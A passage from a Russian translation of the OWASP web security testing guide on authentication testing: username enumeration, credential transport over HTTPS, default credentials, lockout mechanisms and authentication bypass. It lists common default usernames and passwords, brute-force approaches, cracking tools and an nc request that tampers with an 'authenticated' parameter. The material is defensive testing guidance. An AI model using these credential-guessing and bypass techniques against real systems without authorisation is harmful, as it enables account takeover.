Имена учетных записей пользователей часто сильно структурированы (например, имя учетной записи Джо Блоггса - jbloggs, а имя учетной записи Фреда Нуркса - fnurks), и можно легко угадать действительные имена учетных записей.

Цели теста

Определите, делает ли согласованная структура имени учетной записи приложением уязвимым для перечисления учетных записей. Определите, разрешают ли сообщения об ошибках приложения перечислять учетные записи.

Как проверить

- Определите структуру имен учетных записей.
- Оцените ответ приложения на действительные и недействительные имена учетных записей.
- Используйте разные ответы на действительные и недействительные имена учетных записей, чтобы перечислить действительные имена учетных записей.
- Используйте словари имен учетных записей для перечисления действительных имен учетных записей.

Санация

Убедитесь, что приложение возвращает непротиворечивые общие сообщения об ошибках в ответ на неверное имя учетной записи, пароль или другие учетные данные пользователя, введенные в процессе входа в систему.

Тестирование аутентификации

4.5 Проверка подлинности

Аутентификация (по-гречески: αὐθεντικός = реальная или подлинная, от «authentēs» = автор) - это акт установления или подтверждения чего-либо (или кого-либо) как подлинного, то есть того, что утверждения, сделанные этой вещью или о ней, являются правдивыми. Аутентификация объекта может означать подтверждение его происхождения, тогда как аутентификация человека часто состоит в проверке его личности. Аутентификация зависит от одного или нескольких факторов аутентификации.

В компьютерной безопасности аутентификация - это процесс попытки проверить цифровую идентификацию отправителя сообщения. Типичным примером такого процесса является процесс входа в систему. Тестирование схемы аутентификации означает понимание того, как работает процесс аутентификации, и использование этой информации для обхода механизма аутентификации.

4.5.1. Тестирование учетных данных, передаваемых по зашифрованному каналу (OTG-AUTHN-001)

Резюме

Тестирование для передачи учетных данных означает проверку того, что данные аутентификации пользователя передаются по зашифрованному каналу, чтобы избежать их перехвата злоумышленниками. Анализ фокусируется просто на попытке понять, передаются ли данные в незашифрованном виде с веб-браузера на сервер или веб-приложение принимает соответствующие меры безопасности, используя протокол, такой как HTTPS. Протокол HTTPS построен на TLS / SSL для шифрования передаваемых данных и обеспечения отправки пользователя на нужный сайт.

Ясно, что тот факт, что трафик зашифрован, не обязательно означает, что он полностью безопасен. Безопасность также зависит от используемого алгоритма шифрования и надежности ключей, которые использует приложение, но этот конкретный раздел не будет рассмотрен в этом разделе.

Более подробное обсуждение тестирования безопасности каналов TLS / SSL см. В главе «[Тестирование на слабый SSL / TLS](#)». Здесь тестер просто попытается понять, передаются ли данные, которые пользователи вводят в веб-формы для входа на веб-сайт, с использованием безопасных протоколов, защищающих их от злоумышленника.

В настоящее время наиболее распространенным примером этой проблемы является страница входа в веб-приложение. Тестер должен проверить, что учетные данные пользователя передаются по зашифрованному каналу. Чтобы войти на веб-сайт, пользователь обычно должен заполнить простую форму, которая передает введенные данные в веб-приложение методом POST. Менее очевидным

является то, что эти данные могут передаваться с использованием протокола HTTP, который передает данные в незащищенной форме в виде открытого текста, или с использованием протокола HTTPS, который шифрует данные во время передачи. Чтобы еще больше усложнить ситуацию, существует вероятность того, что на сайте есть страница входа в систему, доступная по HTTP (что заставляет нас думать, что передача небезопасна), но затем он фактически отправляет данные через HTTPS. Этот тест проводится для того, чтобы убедиться, что злоумышленник не может получить конфиденциальную информацию, просто прослушивая сеть с помощью анализатора.

Как проверить

Тестирование методом черного ящика

В следующих примерах мы будем использовать WebScarab для захвата заголовков пакетов и их проверки. Вы можете использовать любой веб-прокси, который вы предпочитаете.

Пример 1. Отправка данных методом POST через HTTP

Предположим, что на странице входа представлена форма с полями User, Pass и кнопкой Submit для аутентификации и предоставления доступа к приложению. Если мы посмотрим на заголовки нашего запроса с WebScarab, мы можем получить что-то вроде этого:

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=LVRrRQQXgwyWpW7QMnS49vtWlyBdqN98CglkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64

delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

Из этого примера тестер может понять, что запрос POST отправляет данные на страницу `www.example.com/AuthenticationServlet`, используя HTTP. Таким образом, данные передаются без шифрования, и злоумышленник может перехватить имя пользователя и пароль, просто прослушивая сеть с помощью такого инструмента, как Wireshark.

Пример 2: Отправка данных методом POST через HTTPS

Предположим, что наше веб-приложение использует протокол HTTPS для шифрования отправляемых нами данных (или, по крайней мере, для передачи конфиденциальных данных, таких как учетные данные). В этом случае при входе в веб-приложение заголовок нашего POST-запроса будет выглядеть следующим образом

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50

Command=Login&User=test&Pass=test
```

Мы видим, что запрос адресован *www.example.com:443/cgi-bin/login.cgi* по протоколу HTTPS. Это гарантирует, что наши учетные данные отправляются по зашифрованному каналу и что учетные данные не могут быть прочитаны злоумышленником, использующим анализатор.

Пример 3: отправка данных методом POST через HTTPS на страницу, доступную через HTTP

Теперь представьте, что веб-страница доступна через HTTP и что только данные, отправленные из формы аутентификации, передаются через HTTPS. Такая ситуация возникает, например, когда мы находимся на портале крупной компании, которая предлагает различную информацию и услуги, которые являются общедоступными, без идентификации, но на сайте также есть частный раздел, доступный с домашней страницы, когда пользователи входят в систему. когда мы пытаемся войти в систему, заголовок нашего запроса будет выглядеть следующим образом

```
POST http://www.example.com/homepage.do
Host: http://www.example.com/homepage.do
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45

User=test&Pass=test&portal=ExamplePortal
```

Мы видим, что наш запрос адресован *www.example.com:443/login.do* с использованием HTTPS. Но если мы посмотрим на заголовок Referer (страницу, с которой мы пришли), это *www.example.com/homepage.do* и доступен через простой HTTP. Хотя мы отправляем данные через

HTTPS, это развертывание может разрешать атаки [SSLStrip](#) (тип атаки « [человек посередине](#) »)

Пример 4: Отправка данных методом GET через HTTPS

В последнем примере предположим, что приложение передает данные с помощью метода GET. Этот метод никогда не должен использоваться в форме, которая передает конфиденциальные данные, такие как имя пользователя и пароль, потому что данные отображаются в виде открытого текста в URL, и это вызывает целый ряд проблем безопасности. Например, запрошенный URL легко доступен из журналов сервера или из истории браузера, что делает ваши конфиденциальные данные доступными для посторонних лиц. Так что этот пример является исключительно демонстративным, но в действительности настоятельно рекомендуется использовать вместо него метод POST.

```
GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14)
Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"
```

Вы можете видеть, что данные передаются в виде открытого текста в URL, а не в теле запроса, как раньше. Но мы должны учитывать, что SSL / TLS - это протокол уровня 5, более низкий уровень, чем HTTP, поэтому весь пакет HTTP по-прежнему зашифрован, что делает нечитаемым URL-адрес злоумышленником, использующим анализатор. Тем не менее, как указывалось ранее, не рекомендуется использовать метод GET для отправки конфиденциальных данных в веб-приложение, поскольку информация, содержащаяся в URL-адресе, может храниться во многих местах, таких как журналы прокси и веб-сервера.

Тестирование методом серой коробки

Поговорите с разработчиками веб-приложения и постарайтесь понять, знают ли они о различиях между протоколами HTTP и HTTPS и почему им следует использовать HTTPS для передачи конфиденциальной информации. Затем проверьте у них, используется ли HTTPS в каждом конфиденциальном запросе, например, на страницах входа в систему, чтобы предотвратить перехват данных неавторизованными пользователями.

Инструменты

- [WebScarab](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

Ссылки

Белые бумаги

- HTTP / 1.1: вопросы безопасности - <http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>
- [SSL не о шифровании](#)

4.5.2. Проверка учетных данных по умолчанию (OTG-AUTHN-002)

Резюме

В настоящее время веб-приложения часто используют популярное программное обеспечение с открытым исходным кодом или коммерческое программное обеспечение, которое может быть установлено на серверах с минимальной конфигурацией или настройкой администратором сервера. Более того, многие аппаратные устройства (например, сетевые маршрутизаторы и серверы баз данных) предлагают веб-конфигурацию или административные интерфейсы.

Часто эти приложения после установки не настраиваются должным образом, и учетные данные по умолчанию, предоставленные для первоначальной проверки подлинности и конфигурации, никогда не изменяются. Эти учетные данные по умолчанию хорошо известны специалистам по тестированию на проникновение и, к сожалению, также злоумышленникам, которые могут использовать их для получения доступа к различным типам приложений.

Кроме того, во многих ситуациях, когда в приложении создается новая учетная запись, генерируется пароль по умолчанию (с некоторыми стандартными характеристиками). Если этот пароль предсказуем и пользователь не меняет его при первом доступе, это может привести к тому, что злоумышленник получит несанкционированный доступ к приложению.

Первопричину этой проблемы можно определить как:

- Неопытный ИТ-персонал, который не знает о важности изменения паролей по умолчанию для установленных компонентов инфраструктуры или оставляет пароль по умолчанию для «простоты обслуживания».
- Программисты, которые оставляют задние двери для легкого доступа и тестирования своего приложения, а затем забывают удалить их.
- Приложения со встроенными несъемными учетными записями по умолчанию с предустановленным именем пользователя и паролем.
- Приложения, которые не заставляют пользователя изменять учетные данные по умолчанию после первого входа в систему.

Как проверить

Проверка учетных данных по умолчанию для общих приложений

При тестировании черного ящика тестер ничего не знает о приложении и его базовой инфраструктуре. В действительности это часто не соответствует действительности, и некоторая информация о приложении известна. Мы предполагаем, что с помощью методов, описанных в этом Руководстве по тестированию в главе «[Сбор информации](#)», вы определили, по крайней мере, одно или несколько общих приложений, которые могут содержать доступные административные интерфейсы.

Когда вы определили интерфейс приложения, например, веб-интерфейс маршрутизатора Cisco или портал администратора Weblogic, убедитесь, что известные имена пользователей и пароли для этих устройств не приводят к успешной аутентификации. Для этого вы можете обратиться к документации производителя или, что гораздо проще, найти общие учетные данные, используя поисковую систему или один из сайтов или инструментов, перечисленных в разделе «Справочные материалы».

Когда мы сталкиваемся с приложениями, в которых у нас нет списка стандартных и общих учетных записей пользователей (например, из-за того, что приложение не имеет широкого распространения), мы можем попытаться угадать действительные учетные данные по умолчанию. Обратите внимание, что в тестируемом приложении может быть включена политика блокировки учетной записи, а многочисленные попытки угадать пароль с известным именем пользователя могут привести к блокировке учетной записи. Если есть возможность заблокировать учетную запись администратора, системному администратору может быть сложно сбросить ее.

Многие приложения имеют подробные сообщения об ошибках, которые информируют пользователей сайта о действительности введенных имен пользователей. Эта информация будет полезна при тестировании учетных записей пользователей по умолчанию или предполагаемых. Такие функции можно найти, например, на странице входа в систему, на странице сброса пароля и забытого пароля, а также на странице регистрации. Как только вы нашли имя пользователя по умолчанию, вы также можете начать угадывать пароли для этой учетной записи.

Дополнительную информацию об этой процедуре можно найти в разделе «Тестирование для перечисления пользователей и предполагаемой учетной записи пользователя» и в разделе «Тестирование на наличие слабых паролей».

Поскольку эти типы учетных данных по умолчанию часто привязаны к административным учетным записям, вы можете действовать следующим образом:

- Попробуйте следующие имена пользователей: «admin», «administrator», «root», «system», «guest», «operator» или «super». Они популярны среди системных администраторов и часто используются. Кроме того, вы можете попробовать "qa", "test", "test1", "testing" и аналогичные имена. Попробуйте любую комбинацию из вышеперечисленного в полях имени пользователя и пароля. Если приложение уязвимо для перечисления имен пользователей, и вам удастся успешно идентифицировать любое из указанных выше имен пользователей, попробуйте ввести пароли аналогичным образом. Кроме того, попробуйте ввести пустой пароль или один из следующих «паролей», «pass123», «password123», «admin» или «guest» с вышеуказанными учетными записями или любыми другими перечисленными учетными записями. Также могут быть предприняты дальнейшие изменения вышеуказанного. В случае сбоя этих паролей может оказаться целесообразным использовать общий список имен

пользователей и паролей и пытаться выполнить несколько запросов к приложению. Это, конечно, можно записать в сценарии, чтобы сэкономить время.

- Административные пользователи приложения часто называют в честь приложения или организации. Это означает, что если вы тестируете приложение с именем «Obscurity», попробуйте использовать obscurity / obscurity или любую другую подобную комбинацию в качестве имени пользователя и пароля.
- Выполняя тест для клиента, попытайтесь использовать имена контактов, которые вы получили, в качестве имен пользователей с любыми общими паролями. Почтовые адреса электронной почты клиентов раскрывают соглашение об именовании учетных записей пользователей: если у сотрудника Джона Доу есть адрес электронной почты jdoe@example.com, вы можете попытаться найти имена системных администраторов в социальных сетях и угадать их имя пользователя, применив то же соглашение об именах к своим именам.
- Попробуйте использовать все вышеуказанные имена пользователей с пустыми паролями.
- Просмотрите исходный код страницы и JavaScript либо через прокси, либо просмотрев источник. Ищите любые ссылки на пользователей и пароли в источнике. Например, «Если username = 'admin', то starturl = / admin.asp else /index.asp» (для успешного входа в систему по сравнению с неудачным входом в систему). Кроме того, если у вас есть действующая учетная запись, войдите в систему и просмотрите каждый запрос и ответ о действительном входе в систему по сравнению с неверным входом, например, дополнительные скрытые параметры, интересный запрос GET (login = yes) и т. Д.
- Ищите учетные записи и пароли, написанные в комментариях в исходном коде. Также посмотрите в каталогах резервных копий исходный код (или резервные копии исходного кода), которые могут содержать интересные комментарии и код.

Проверка пароля по умолчанию для новых учетных записей

Может также случиться, что при создании новой учетной записи в приложении учетной записи назначается пароль по умолчанию. Этот пароль может иметь некоторые стандартные характеристики, делающие его предсказуемым. Если пользователь не изменяет его при первом использовании (это часто происходит, если пользователь не вынужден изменять его) или если пользователь еще не вошел в приложение, это может привести к тому, что злоумышленник получит несанкционированный доступ к приложению.

Приведенный выше совет о возможной политике блокировки и подробных сообщениях об ошибках также применим здесь при тестировании паролей по умолчанию.

Следующие шаги могут быть применены для проверки этих типов учетных данных по умолчанию:

- Просмотр страницы регистрации пользователя может помочь определить ожидаемый формат и минимальную или максимальную длину имен пользователей и паролей приложения. Если страница регистрации пользователя не существует, определите, использует ли организация стандартное соглашение о присвоении имен для имен пользователей, таких как их адрес электронной почты или имя перед «@» в электронном письме.
- Попробуйте экстраполировать из приложения, как генерируются имена пользователей. Например, может ли пользователь выбрать свое собственное имя пользователя или система генерирует имя учетной записи для пользователя на основе некоторой личной информации или с использованием предсказуемой последовательности? Если приложение генерирует имена учетных записей в предсказуемой последовательности, например user7811, попробуйте рекурсивно распознать все возможные учетные записи. Если вы можете отличить ответ от приложения при использовании действительного имени пользователя и

неправильного пароля, то вы можете попробовать атаку методом грубой силы на действительное имя пользователя (или быстро попробовать любой из идентифицированных общих паролей выше или в справочном разделе).

- Попробуйте определить, является ли пароль, сгенерированный системой, предсказуемым. Для этого быстро создайте много новых учетных записей друг за другом, чтобы вы могли сравнить и определить, являются ли пароли предсказуемыми. Если это предсказуемо, попытайтесь сопоставить их с именами пользователей или перечисленными учетными записями и использовать их в качестве основы для атаки методом перебора.
- Если вы определили правильное соглашение об именах для имени пользователя, попробуйте «перебрать» пароли с некоторой общей предсказуемой последовательностью, такой как, например, даты рождения.
- Попробуйте использовать все вышеуказанные имена пользователей с пустыми паролями или используйте имя пользователя также в качестве значения пароля.

Тестирование методом серой коробки

Следующие шаги основаны на подходе серая коробка. Если вам доступна только часть этой информации, обратитесь к тестированию черного ящика, чтобы заполнить пробелы.

- Поговорите с ИТ-персоналом, чтобы определить, какие пароли они используют для административного доступа и как осуществляется администрирование приложения.
- Спросите ИТ-персонал, если пароли по умолчанию изменены и учетные записи пользователей по умолчанию отключены.
- Проверьте базу данных пользователей на наличие учетных данных по умолчанию, как описано в разделе «Тестирование черного ящика». Также проверьте наличие пустых полей пароля.
- Изучите код для жестко закодированных имен пользователей и паролей.
- Проверьте файлы конфигурации, которые содержат имена пользователей и пароли.
- Изучите политику паролей и, если приложение генерирует собственные пароли для новых пользователей, проверьте политику, используемую для этой процедуры.

Инструменты

- Burp Intruder: <http://portswigger.net/burp/intruder.html>
- THC Hydra: <http://www.thc.org/thc-hydra/>
- Brutus: <http://www.hoobie.net/brutus/>
- Nikto 2: <http://www.cirt.net/nikto2>

Ссылки

- CIRT <http://www.cirt.net/passwords>
- Government Security - Default Logins and Passwords for Networked Devices <http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php>
- Virus.org <http://www.virus.org/default-password/>
- Default Password <http://www.defaultpassword.com/>

4.5.3. Тестирование на слабый механизм блокировки (OTG-AUTHN-003)

Резюме

Механизмы блокировки учетной записи используются для смягчения атак с использованием паролей. Учетные записи обычно блокируются после 3–5 неудачных попыток входа в систему и могут быть разблокированы только через предварительно определенный период времени, с помощью механизма разблокировки самообслуживания или вмешательства администратора. Механизмы блокировки учетных записей требуют баланса между защитой учетных записей от несанкционированного доступа и защитой пользователей от отказа в авторизованном доступе.

Обратите внимание, что этот тест должен охватывать все аспекты аутентификации, где механизмы блокировки были бы уместны, например, когда пользователю задают вопросы безопасности во время механизмов забытого пароля (см. Тестирование на предмет слабого секретного вопроса/ответа).

Без надежного механизма блокировки приложение может быть подвержено атакам методом перебора. После успешной атаки методом перебора злоумышленник может получить доступ к:

- Конфиденциальная информация или данные. Частные разделы веб-приложения могут раскрывать конфиденциальные документы, данные профиля пользователя, финансовую информацию, банковские реквизиты, взаимоотношения пользователей и т. Д.
- Панели администрирования. Эти разделы используются веб-мастерами для управления (изменения, удаления, добавления) содержимого веб-приложения, управления предоставлением пользователей, назначения различных привилегий пользователям и т. Д.
- Возможности для дальнейших атак: аутентифицированные разделы веб-приложения могут содержать уязвимости, которых нет в общедоступном разделе веб-приложения, и могут содержать расширенные функциональные возможности, которые недоступны для публичных пользователей.

Цели теста

1. Оцените способность механизма блокировки учетной записи смягчать попытки подбора паролей.
2. Оцените устойчивость механизма разблокировки к несанкционированной разблокировке учетной записи.

Как проверить

Как правило, чтобы проверить надежность механизмов блокировки, вам понадобится доступ к учетной записи, которую вы хотите или можете позволить себе заблокировать. Если у вас есть только одна учетная запись, с которой вы можете войти в веб-приложение, выполните этот тест в конце плана тестирования, чтобы избежать невозможности продолжить тестирование из-за заблокированной учетной записи.

Чтобы оценить способность механизма блокировки учетной записи смягчать попытки подбора

пароля методом перебора, попробуйте выполнить неверный вход в систему с использованием неверного пароля несколько раз, прежде чем использовать правильный пароль, чтобы убедиться, что учетная запись заблокирована. Пример теста может быть следующим:

1. Попробуйте войти с неверным паролем 3 раза.
2. Успешно войдите в систему с правильным паролем, таким образом показывая, что механизм блокировки не срабатывает после 3 неправильных попыток аутентификации.
3. Попробуйте войти с неверным паролем 4 раза.
4. Успешно войдите в систему с правильным паролем, таким образом показывая, что механизм блокировки не срабатывает после 4 неправильных попыток аутентификации.
5. Попробуйте войти с неверным паролем 5 раз.
6. Попробуйте войти с правильным паролем. Приложение возвращает «Ваша учетная запись заблокирована.», Подтверждая тем самым, что учетная запись заблокирована после 5 неправильных попыток аутентификации.
7. Попробуйте войти с правильным паролем 5 минут спустя. Приложение вернет сообщение «Ваша учетная запись заблокирована», что свидетельствует о том, что механизм блокировки не разблокируется автоматически через 5 минут.
8. Попробуйте войти с правильным паролем через 10 минут. Приложение вернет сообщение «Ваша учетная запись заблокирована», что свидетельствует о том, что механизм блокировки не разблокируется автоматически через 10 минут.
9. Успешно войдите в систему с правильным паролем через 15 минут, показав, что механизм блокировки автоматически разблокируется через 10–15 минут.

САРТСНА может препятствовать атакам методом "грубой силы", но они могут иметь свои собственные недостатки (см. Проверка САРТСНА) и не должны заменять механизм блокировки.

Чтобы оценить устойчивость механизма разблокировки к несанкционированной разблокировке учетной записи, запустите механизм разблокировки и найдите слабые места. Типичные механизмы разблокировки могут включать секретные вопросы или ссылку разблокировки, отправленную по электронной почте. Ссылка разблокировки должна быть уникальной одноразовой ссылкой, чтобы не дать злоумышленнику угадать или воспроизвести ссылку и выполнить атаки методом перебора. Секретные вопросы и ответы должны быть сильными (см. Тестирование на слабый секретный вопрос).

Обратите внимание, что механизм разблокировки должен использоваться только для разблокировки учетных записей. Это не то же самое, что механизм восстановления пароля.

Факторы, которые следует учитывать при реализации механизма блокировки учетной записи:

1. Каков риск взлома пароля методом подбора против приложения?
2. Достаточно ли САРТСНА для снижения этого риска?
3. Используется ли механизм блокировки на стороне клиента (например, Javascript)? (Если это так, отключите клиентский код для тестирования.)
4. Количество неудачных попыток входа в систему до блокировки. Если порог блокировки слишком низкий, действительные пользователи могут быть заблокированы слишком часто. Если порог блокировки слишком высок, то тем больше попыток злоумышленник может попытаться перехватить учетную запись, прежде чем она будет заблокирована. В зависимости от цели приложения диапазон от 5 до 10 неудачных попыток является типичным порогом блокировки.
5. Как аккаунты будут разблокированы?
 1. Вручную администратором: это наиболее безопасный метод блокировки, но он может причинить неудобства пользователям и отнять «ценное» время администратора.
 1. Обратите внимание, что администратор также должен иметь метод

- восстановления в случае, если его учетная запись заблокирована.
2. Этот механизм разблокировки может привести к атаке типа «отказ в обслуживании», если целью злоумышленника является блокировка учетных записей всех пользователей веб-приложения.
 2. Через некоторое время: какова продолжительность блокировки? Достаточно ли этого для защиты приложения? Например, длительность блокировки от 5 до 30 минут может быть хорошим компромиссом между смягчением атак методом перебора и неудобством для действительных пользователей.
 3. С помощью механизма самообслуживания. Как указывалось ранее, этот механизм самообслуживания должен быть достаточно безопасным, чтобы злоумышленник не мог самостоятельно разблокировать учетные записи.

Санация

Применяйте механизмы разблокировки аккаунта в зависимости от уровня риска. В порядке от самого низкого до самого высокого уровня уверенности:

1. Блокировка и разблокировка по времени.
2. Самостоятельная разблокировка (отправка электронной почты для разблокировки на зарегистрированный адрес электронной почты).
3. Ручная разблокировка администратора.
4. Ручная разблокировка администратора с положительной идентификацией пользователя.

4.5.4. Тестирование для обхода схемы аутентификации (OTG-AUTHN-004)

Резюме

Хотя большинству приложений требуется аутентификация для получения доступа к частной информации или выполнения задач, не каждый метод аутентификации способен обеспечить достаточную безопасность. Халатность, незнание или простое занижение угроз безопасности часто приводят к схемам аутентификации, которые можно обойти, просто пропустив страницу входа в систему и напрямую вызвав внутреннюю страницу, доступ к которой предполагается получить только после выполнения аутентификации.

Кроме того, часто можно обойти меры аутентификации, подделывая запросы и обманывая приложение, думая, что пользователь уже аутентифицирован. Это может быть достигнуто либо путем изменения заданного параметра URL-адреса, либо путем манипулирования формой, либо путем подделки сеансов.

Проблемы, связанные со схемой аутентификации, могут быть обнаружены на разных этапах жизненного цикла разработки программного обеспечения (SDLC), таких как этапы проектирования, разработки и развертывания:

- На этапе разработки ошибки могут включать в себя неправильное определение защищаемых разделов приложения, выбор не применять надежные протоколы шифрования для защиты

- передачи учетных данных и многое другое.
- На этапе разработки ошибки могут включать в себя неправильную реализацию функциональности проверки ввода или несоблюдение рекомендаций по обеспечению безопасности для конкретного языка.
- На этапе развертывания приложения могут возникнуть проблемы во время настройки приложения (действия по установке и настройке) из-за отсутствия необходимых технических навыков или из-за отсутствия хорошей документации.

Как проверить


Тестирование методом черного ящика

Существует несколько способов обхода схемы аутентификации, используемой веб-приложением:

- Прямой запрос страницы ([принудительный просмотр](#))
- Модификация параметра
- Прогноз идентификатора сеанса
- SQL-инъекция

Прямой запрос страницы

Если веб-приложение реализует управление доступом только на странице входа в систему, схему аутентификации можно обойти. Например, если пользователь напрямую запрашивает другую страницу через принудительный просмотр, эта страница может не проверять учетные данные пользователя перед предоставлением доступа. Попробуйте напрямую получить доступ к защищенной странице через адресную строку браузера, чтобы протестировать этот метод.



Модификация параметра


Другая проблема, связанная с дизайном аутентификации, заключается в том, что приложение проверяет успешный вход в систему на основе параметров с фиксированным значением. Пользователь может изменить эти параметры, чтобы получить доступ к защищенным областям без предоставления действительных учетных данных. В приведенном ниже примере параметр «authenticated» изменяется на значение «yes», что позволяет пользователю получить доступ. В этом примере параметр находится в URL-адресе, но прокси-сервер также можно использовать для изменения параметра, особенно когда параметры отправляются как элементы формы в запросе POST или когда параметры хранятся в файле cookie.

```
http://www.site.com/page.asp?authenticated=no
```

```
raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
